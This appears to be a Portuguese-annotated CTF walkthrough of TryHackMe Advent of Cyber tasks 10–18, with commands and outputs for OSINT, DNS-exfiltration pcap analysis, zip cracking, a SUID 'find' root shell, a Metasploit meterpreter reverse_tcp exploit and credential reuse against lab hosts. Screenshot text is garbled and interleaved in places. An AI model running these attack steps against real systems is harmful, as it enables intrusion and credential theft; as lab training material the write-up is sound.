

Task 10

exiftool thefrinch.jpg

```
hackudo@kali:~/Downloads$ exiftool thegrinch.jpg
ExifTool Version Number      : 12.00
File Name                   : thegrinch.jpg
Directory                   : .
File Size                    : 69 kB
File Modification Date/Time : 2020:06:29 18:13:11-03:00
File Access Date/Time       : 2020:06:29 18:13:11-03:00
File Inode Change Date/Time: 2020:06:29 18:13:19-03:00
File Permissions            : rw-r--r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Resolution Unit             : None
X Resolution                : 1
Y Resolution                : 1
XMP Toolkit                 : Image::ExifTool 10.10
Creator                     : JLolax1
Image Width                  : 642
Image Height                 : 429
Encoding Process            : Progressive DCT, Huffman coding
Bits Per Sample              : 8
Color Components             : 3
Y Cb Cr Sub Sampling        : YCbCr4:2:0 (2 2)
Image Size                   : 642x429
Megapixels                   : 0.275
```

<https://twitter.com/jlolax1>

Elf Lola @JLolax1

I am one of Santa's Helpers, but am a professional photographer after December!

⌚ [lolajohnson1998.wordpress.com](#) 🎂 Born December 29, 1900
📅 Joined December 2019

1 Following 34 Followers

Elf Lola @JLolax1 · Dec 4, 2019

Oooo!

Us Elves can now make iPhone's! Who'da thought it!

~ Sent from iPhone X

4 2 11

<https://web.archive.org/web/20191023204650/https://lolajohnson1998.wordpress.com/>

Five year celebration!

I started as a freelance photographer five years ago today! To celebrate, I am knocking 20% of all event photography days!

Google  ada lovelace X | Camera | Map | Shopping | Mais | Configurações | Ferramentas | Fazer login

Aproximadamente 932 resultados (1,26 segundos)

 Tamanho da imagem:
700 x 700
Encontrar esta imagem em outros tamanhos:
[Todos os tamanhos - Médio - Grande](#)

Pesquisa possivelmente relacionada: [ada lovelace](#)

[pt.wikipedia.org › wiki › Ada_Lovelace](#) ▾
Ada Lovelace – Wikipédia, a enclopédia livre
Augusta Ada Byron King, Condessa de Lovelace (nascida Byron, 10 de dezembro de 1815 — 27 de novembro de 1852), atualmente conhecida como Ada ...

[canaltech.com.br › Entretenimento › Curiosidades](#) ▾

Ada Lovelace
Matemático



Augusta Ada Byron King, Condessa de Lovelace, atualmente conhecida como Ada Lovelace, foi uma matemática e escritora inglesa. Hoje é reconhecida principalmente por ter escrito o primeiro algoritmo para ser processado por uma máquina, a máquina analítica de Charles Babbage. [Wikipédia](#)

Nascimento: 10 de dezembro de 1815, Londres, Reino Unido

#1 What is Lola's date of birth? Format: Month Date, Year(e.g November 12, 2019)

December 29, 1900 Correct Answer Hint

#2 What is Lola's current occupation?

Santa's Helpers Correct Answer

#3 What phone does Lola make?

iPhone X Correct Answer

#4 What date did Lola first start her photography? Format: dd/mm/yyyy

23/10/2014 Correct Answer Hint

#5 What famous woman does Lola have on her web page?

Ada Lovelace Correct Answer

Task 11

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
134	13.922582	BelkinIn.d7:8a:cb	Broadcast	ARP	42	Who has 192.168.1.129? Tell 192.168.1.1
9	1.762093	2604:6000:1103:4192..	2604:6000:11..DNS	155 Standard query 0xaafe A	66	660d26572...
10	1.762445	2604:6000:1103:4192..	2604:6000:11..DNS	155 Standard query 0x3b9a A	66	4e756d626...
11	1.794783	192.168.1.107	1.1.1.1	DNS	135	Standard query 0x3b9a A
12	1.794784	192.168.1.107	1.1.1.1	DNS	135	Standard query 0xaafe A
13	1.828551	2604:6000:1103:4192..	2604:6000:11..DNS	229 Standard query response	70	70 Standard query 0x65e30 A
14	1.841119	2604:6000:1103:4192..	2604:6000:11..DNS	229 Standard query response	70	70 Standard query 0xa630 A
15	1.859414	2604:6000:1103:4192..	2604:6000:11..DNS	90 Standard query 0x52e3 A	66	660d26572...
16	1.859710	192.168.1.107	8.8.8.8	DNS	70	Standard query 0xa630 A
17	1.863443	1.1.1.1	192.168.1.107	DNS	209	Standard query response

.000 0... = Opcode: Standard query (0)
.... 0. = Truncated: Message is not truncated
.... .1 = Recursion desired: Do query recursively
.... ..0.... = Z: reserved (0)
.... ..0.... = Non-authenticated data: Unacceptable

Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0

- Queries
43616e64792043616e652053657269616c204e756d6265722038343931

TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
Follow
Copy

```
.....:  

43616e64792043616e652053657269616c204e756d6265722038343931.holidaythief.com.....:  

43616e64792043616e652053657269616c204e756d6265722038343931.holidaythief.com.....G.....>.dns1  

.registrar-servers.com,.  

hostmaster.nxi..... :.....
```

```
echo 43616e64792043616e652053657269616c204e756d6265722038343931 | xxd -r -p
```

```
hackudo@kali:~$ echo 43616e64792043616e652053657269616c204e756d6265722038343931 | xxd -r -p
Candy Cane Serial Number 8491hackudo@kali:~$
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

holidaythief.pcap

Open Recent Merge... Import from Hex Dump... Close Save Save As... File Set Export Specified Packets... Export Packet Dissections Export Packet Bytes... Export PDUs to File... Export TLS Session Keys... Export Objects Print... Quit

Destination Protocol Length Info

192.168.1.105 HTTP 480 GET / HTTP/1.1
192.168.1.105 HTTP 472 HTTP/1.0 200 OK (text/html)
192.168.1.105 HTTP 533 GET /christmaslists.zip HTTP/1.1
192.168.1.105 HTTP 1405 HTTP/1.0 200 OK (application/zip)
192.168.1.105 HTTP 528 GET /TryHackMe.jpg HTTP/1.1
192.168.1.105 HTTP 1455 HTTP/1.0 200 OK (JPEG JFIF image)

, 472 bytes captured (3776 bits)
:50:99:8e:9f:9b, Dst: IntelCor_d4:1e:03 (28:16:ad:d4:1e:03)
68.1.105, Dst: 192.168.1.105
: 80, Dst Port: 57756, Seq: 18, Ack: 427, Len: 418
DICOM... 5(418)]

HTTP... IMF... SMB... TFTP...

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
35	holidaythief.com	text/html	280 bytes	/
48	holidaythief.com	application/zip	1,175 bytes	christmaslists.zip
130	holidaythief.com	image/jpeg	31 kB	TryHackMe.jpg


```
steghide extract -sf TryHackMe.jpg
```

```
hackudo@kali:~/Downloads$ steghide extract -sf TryHackMe.jpg
Enter passphrase: #3 What was hidden within the file?
wrote extracted data to "christmasmonster.txt".
```

```
hackudo@kali:~/Downloads$ cat christmasmonster.txt
A similar file can be created with all sorts of file types. As
ARPAWOCKY
SMB, the file can be extracted from the packet capture.
RFC527
```

fcrackzip -v -b -D -p /usr/share/wordlists/rockyou.txt christmaslists.zip

```
hackudo@kali:~/Downloads$ fcrackzip -v -b -D -p /usr/share/wordlists/rockyou.txt christmaslists.zip
found file 'christmaslistdan.txt', (size cp/uc 91/ 79, flags 9, chk 9a34)
found file 'christmaslistdark.txt', (size cp/uc 91/ 82, flags 9, chk 9a4d)
found file 'christmaslistskidyandashu.txt', (size cp/uc 108/ 116, flags 9, chk 9a74)
found file 'christmaslisttimmy.txt', (size cp/uc 105/ 101, flags 9, chk 9a11)
possible pw found: december ()
```




#1	What data was exfiltrated via DNS?
Candy Cane Serial Number 8491	
	Correct Answer
#2	What did Little Timmy want to be for Christmas?
PenTester	
	Correct Answer
#3	What was hidden within the file?
RFC527	
	Correct Answer

Task 12

sudo nmap -A -v 10.10.7.150

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 7.4 (protocol 2.0) 10.10.7.150
| ssh-hostkey:
|   2048 8f:3a:95:fb:e1:38:f3:11:a1:f3:b7:36:8e:de:7f:50 (RSA)
|   256 9d:e0:0d:48:c4:e4:37:b3:96:c9:64:25:a1:b5:9e:5f (ECDSA)
|   256 84:75:bf:64:f5:0b:84:d9:67:d3:95:52:de:a9:7d:d1 (ED25519)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4    111/tcp    rpcbind
|   100000  2,3,4    111/udp   rpcbind
|   100000  3,4     111/tcp6   rpcbind
|   100000  3,4     111/udp6   rpcbind
|   100024  1       36459/tcp  status
|   100024  1       37421/tcp  status
|   100024  1       51224/udp status
|   100024  1       57882/udp status
999/tcp   open  http  SimpleHTTPServer 0.6 (Python 3.6.8)
| http-methods:
|_ Supported Methods: GET HEAD
|_ http-server-header: SimpleHTTP/0.6 Python/3.6.8
|_ http-title: Directory listing for /
Aggressive OS guesses: Linux 3.1 (91%), Linux 3.2 (91%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (90 %), ASUS RT-N56U WAP (Linux 3.4) (89%), Linux 3.16 (89%), Linux 3.10 (89%), Comtrend CT536 wireless ADSL router (88%), Adtran 424RG FTTH gateway (88%), Linux 4.4 (88%), Linux 3.10 - 3.13 (87%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 14.769 days (since Mon Jun 15 01:17:29 2020)
```

http://10.10.7.150:999/



Directory listing for /

- [interesting.file](#)

#1 how many TCP ports under 1000 are open?

3

Correct Answer

Hint

#2 What is the name of the OS of the host?

linux

Correct Answer

#3 What version of SSH is running?

7.4

Correct Answer

#4 What is the name of the file that is accessible on the server you found running?

interesting.file

Correct Answer

Task 13

sudo nmap -A -p- -vv 10.10.124.207

```
PORT      STATE SERVICE REASON          VERSION
65534/tcp  open  ssh    syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
```

ssh holly@10.10.124.207 -p 65534

```
root@kali:~# ssh holly@10.10.124.207 -p 65534
The authenticity of host '[10.10.124.207]:65534 ([10.10.124.207]:65534)' can't be established.
ECDSA key fingerprint is SHA256:YArGpyPzNKDJRT8xg/a8Pcg2/E/0/0svHSikDwNCvU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.124.207]:65534' (ECDSA) to the list of known hosts.
holly@10.10.124.207's password:
```

{} \ 65534
/|_\ \\\
\o o)\ \\\
/ { /#/ #####|
\ \~/ / \ | ####| another binary file that has the SUID bit set. Using this file, can you become the root user and read
\ \V \ | ####|/flag2.txt file?
[X] / \###/ 1820239d849fa8d6df03749c3a2
/ \ / / if you've finished the challenge and want more practise, checkout the Privilege Escalation Playground room

find / -user root -perm -4000 -print 2>/dev/null

```
/usr/bin/find . -exec /bin/sh -p \; -quit
```

```
$ whoami  
igor  
$ pwd  
/home/ubuntu  
#4 If you've finished the  
SherlockSec: https://tr  
$ cd /home/igor  
$ ls No answer needed  
flag1.txt  
$ cat flag1.txt  
THM{d3f0708bdd9accda7f937d013eaf2cd8}
```

```
/usr/bin/system-control
```

```
cat /root/flag2.txt
```

```
$ /usr/bin/system-control  
===== System Control Binary =====  
Enter system command: cat /root/flag2.txt  
THM{8c8211826239d849fa8d6df03749c3a2}
```

Task 14

```
import requests
```

```
import json
```

```
host = 'http://10.10.169.100:3000/'
```

```
next_page = "
```

```
key = "
```

```
data = []
```

```
while(True):
```

```
    response = requests.get(host + next_page)
```

```
    response_status = response.status_code
```

```
    data = response.json()
```

```
if response_status != 200:  
    break  
  
  
if 'value' in data:  
    if data['value'] == 'end':  
        break  
    key += data['value']  
  
  
if 'next' in data:  
    if data['next'] == 'end':  
        break  
    next_page = data['next']  
  
  
print(f"[{response_status}] {data}")
```

```
print(f"key: \"{key}\"")
```

```
hackudo@kali:~/Desktop$ python3 test.py  
[200] {'value': 's', 'next': 'f'}  
[200] {'value': 'C', 'next': 's'}  
[200] {'value': 'r', 'next': 'a'}  
[200] {'value': 'I', 'next': 'g'}  
[200] {'value': 'P', 'next': 'q'}  
[200] {'value': 't', 'next': 'n'}  
[200] {'value': 'K', 'next': 't'}  
[200] {'value': 'i', 'next': 'm'}  
[200] {'value': 'D', 'next': 'b'}  
[200] {'value': 'd', 'next': 'i'}  
key: "sCrIPtKiDd"
```

Task 15

```
set rhost 10.10.118.142  
set rport 80  
set targeturi /showcase.action  
set payload linux/x86/meterpreter/reverse_tcp  
set lhost 10.2.11.159  
set lport 4444  
run
```

```
cd /home/santa
```

```
cat ssh-creds.txt
```

```
_meterpreter_ > cd /home/santa  
_meterpreter_ > ls  
Listing: /home/santa  
=====Once deployed, the machine will take 4 to 5 minutes to boot and  
=====  
Mode Size Type Last modified Name  
---- --- ---- ----- Santa's naughty list.  
100644/rw-r--r-- 30 fil 2019-12-08 18:12:44 -0300 ssh-creds.txt  
What? You didn't think us elves got presents too? Well we do and we  
_meterpreter_ > cat ssh-creds.txt  
santa:rudolphrednosedreindeer [k into Santa's system that keeps track of the naughty
```

```
shell
```

```
find / 2>>/dev/null | grep -i "flag1"
```

```
_meterpreter_ > shell format: ***** *****  
Process 57 created.  
Channel 3 created.  
find / 2>>/dev/null | grep -i "flag1"  
/usr/local/tomcat/webapps/ROOT/ThisIsFlag1.txt  
cat /usr/local/tomcat/webapps/ROOT/ThisIsFlag1.txt  
THM{3ad96bb13ec963a5ca4cb99302b37e12}
```

```
ssh santa@10.10.118.142
```

```
rudolphrednosedreindeer
```

```
sed '148q;d' naughty_list.txt
```

```
[santa@ip-10-10-118-142 ~]$ sed '148q;d' naughty_list.txt  
Melisa Vanhoose
```

sed '52!d' nice_list.txt

```
[santa@ip-10-10-118-142 ~]$ sed '52!d' nice_list.txt  
Lindsey Gaffney Melisa Vanhoose
```

#1 Compromise the web server using Metasploit. What is flag1?

THM{3ad96bb13ec963a5ca4cb99302b37e12}

Correct Answer

#2 Now you've compromised the web server, get onto the main system. What is Santa's SSH password?

rudolphrednosedreindeer

Correct Answer

#3 Who is on line 148 of the naughty list?

Melisa Vanhoose

Correct Answer

#4 Who is on line 52 of the nice list?

Lindsey Gaffney

Correct Answer

Task 16

mkdir THM

cd THM/

mkdir xmas

cd xmas/

showmount -e 10.10.145.86

```
root@kali:~# mkdir THM  
root@kali:~# cd THM/ has been happy with the progress !  
root@kali:~/THM# mkdir xmas has some integral serv  
root@kali:~/THM# cd xmas/  
root@kali:~/THM/xmas# showmount -e 10.10.145.86  
Export list for 10.10.145.86:  
/opt/files *
```

mkdir nfs

mount 10.10.145.86:/opt/files /root/THM/xmas/nfs

ls nfs/

```
root@kali:~/THM/xmas# mkdir nfs
root@kali:~/THM/xmas# mount 10.10.145.86:/opt/files /root/THM/xmas/nfs
root@kali:~/THM/xmas# ls nfs/
creds.txt
```

securepassword123

```
root@kali:~/THM/xmas/nfs# cat creds.txt
the password is securepassword123*****
```

Aqui entrou o passo do ftp, mas estava com erro e descobri o nome da flag no chute.

```
root@kali:~# ftp 10.10.58.241
Connected to 10.10.58.241.
220 (vsFTPd 3.0.2) out the supporting mat
Name (10.10.58.241:root): anonymous
331 Please specify the password.
Password: 
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
500 Illegal PORT command.
ftp: bind: Address already in use
```

```
~$ cat
remember to wipe mysql:
root
ff912ABD*
```

mysql -h 10.10.97.41 -uroot -pff912ABD*

```
hackudo@kali:~$ mysql -h 10.10.97.41 -uroot -pff912ABD*
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.28 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

SHOW DATABASES;

```
MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| data |
| mysql |
| performance_schema |
| sys |
+-----+
```

USE data;

SELECT * FROM USERS;

bestpassword

```
Database changed
MySQL [data]> SELECT * FROM USERS
-> ;
+-----+-----+-----+
| name | password |
+-----+-----+
| admin | bestpassword |
+-----+
1 row in set (0.358 sec)
```

#1 What is the password inside the creds.txt file?

securepassword123

Correct Answer

Hint

#2 What is the name of the file running on port 21?

file.txt

Correct Answer

#3 What is the password after enumerating the database?

bestpassword

Correct Answer

Hint

Task 17

unzip tosend.zip

md5sum note1.txt.gpg

24cf615e2a4f42718f2ff36b35614f8f

```
root@kali:~/Downloads# md5sum notel.txt.gpg|head -t  
24cf615e2a4f42718f2ff36b35614f8f  notel.txt.gpg
```

Question Hint x

gpg key is 25daysofchristmas

[Close](#)

gpg notel.txt.gpg

```
root@kali:~/Downloads# gpg notel.txt.gpg  Read the supporting materials here  
gpg: WARNING: no command supplied. Trying to guess what you mean ...  
gpg: AES encrypted data  
gpg: encrypted with 1 passphrase
```

```
root@kali:~/Downloads# cat notel.txt  
I will meet you outside Santa's Grotto at 5pm!
```

Question Hint x

private password is hello

[Close](#)

openssl rsautl -decrypt -inkey private.key -in note2_encrypted.txt -out note2.txt

senha: hello

```
root@kali:~/Downloads# openssl rsautl -decrypt -inkey private.key -in note2_encrypted.txt -out note2.txt  
Enter pass phrase for private.key:
```

THM{ed9ccb6802c5d0f905ea747a310bba23}

#1 What is the md5 hashsum of the encrypted note1 file?

24cf615e2a4f42718f2ff36b35614f8f

[Correct Answer](#)

#2 Where was elf Bob told to meet Alice?

Santa's Grotto

[Correct Answer](#)

[Hint](#)

#3 Decrypt note2 and obtain the flag!

THM{ed9ccb6802c5d0f905ea747a310bba23}

[Correct Answer](#)

[Hint](#)

Task 18

nmap -A -Pn -vvv -p- 10.10.209.57

```

PORT      STATE SERVICE      REASON          VERSION
80/tcp    open  http        syn-ack ttl 125 Microsoft IIS httpd 10.0
|_ http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
3389/tcp  open  ms-wbt-server syn-ack ttl 125 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RETROWEB accumulates all the things you've learnt from the previous
|   NetBIOS_Domain_Name: RETROWEB (it's easier than the previous challenges). Here's the
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product Version: 10.0.14393
|   System_Time: 2020-07-03T15:39:02+00:00
|_ ssl-cert: Subject: commonName=RetroWeb to get an initial access to the host machine
|   Issuer: commonName=RetroWeb host machine to elevate privileges
|   Public Key type: rsa
|   Public Key bits: 2048
|   Signature Algorithm: sha256WithRSAEncryption
|   Not valid before: 2020-05-21T21:44:38
|   Not valid after: 2020-11-20T21:44:38
|   MD5: d1ca 219e aee5 c428 1a53 5c03 7a4c 9a6f What is the hidden directory?
|   SHA-1: b359 f8c9 6c31 2619 957a a417 78fa 8347 c1d8 7da7
|   -----BEGIN CERTIFICATE-----
MIIC1DCCAbygAwIBAgIQXV1wnGTXiqRHPD6dXi7hDjANBgkqhkiG9w0BAQsFADAT
MREwDwYDVQQDEwhSXRyb1dLYjAeFw0yMDA1MjEyMTQ0MzhaFw0yMDExMjAyMTQ0
MzhaMBMxEТАРBgNVBAMTCJldHJvV2ViMIIBIjANBgkqhkiG9w0BAQEFAA0CAQ8A
MIIBCqKCAQEAzIUAiSfQ2rfBwehq19hPkYPu9HTlBioQ71zBo++vHyXXqTqdsPNs

```

ffuf -u http://10.10.209.57/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

retro [Status: 301, Size: 149, Words: 9, Lines: 2]

<http://10.10.209.57/retro/index.php/2019/12/09/ready-player-one/>

One Comment on “Ready Player One”

Wade

December 9, 2019



Leaving myself a note here just in case I forget how to spell it: [parzival](#)


[REPLY](#)

Tive que instalar a ferramenta Remmina.


```
echo 'deb http://ftp.debian.org/debian stretch-backports main' | sudo tee --append /etc/apt/sources.list.d/stretch-backports.list >> /dev/null
```

```
apt-get update
```



```
apt-get install -t stretch-backports remmina remmina-plugin-rdp remmina-plugin-secret  
remmina-plugin-spice
```

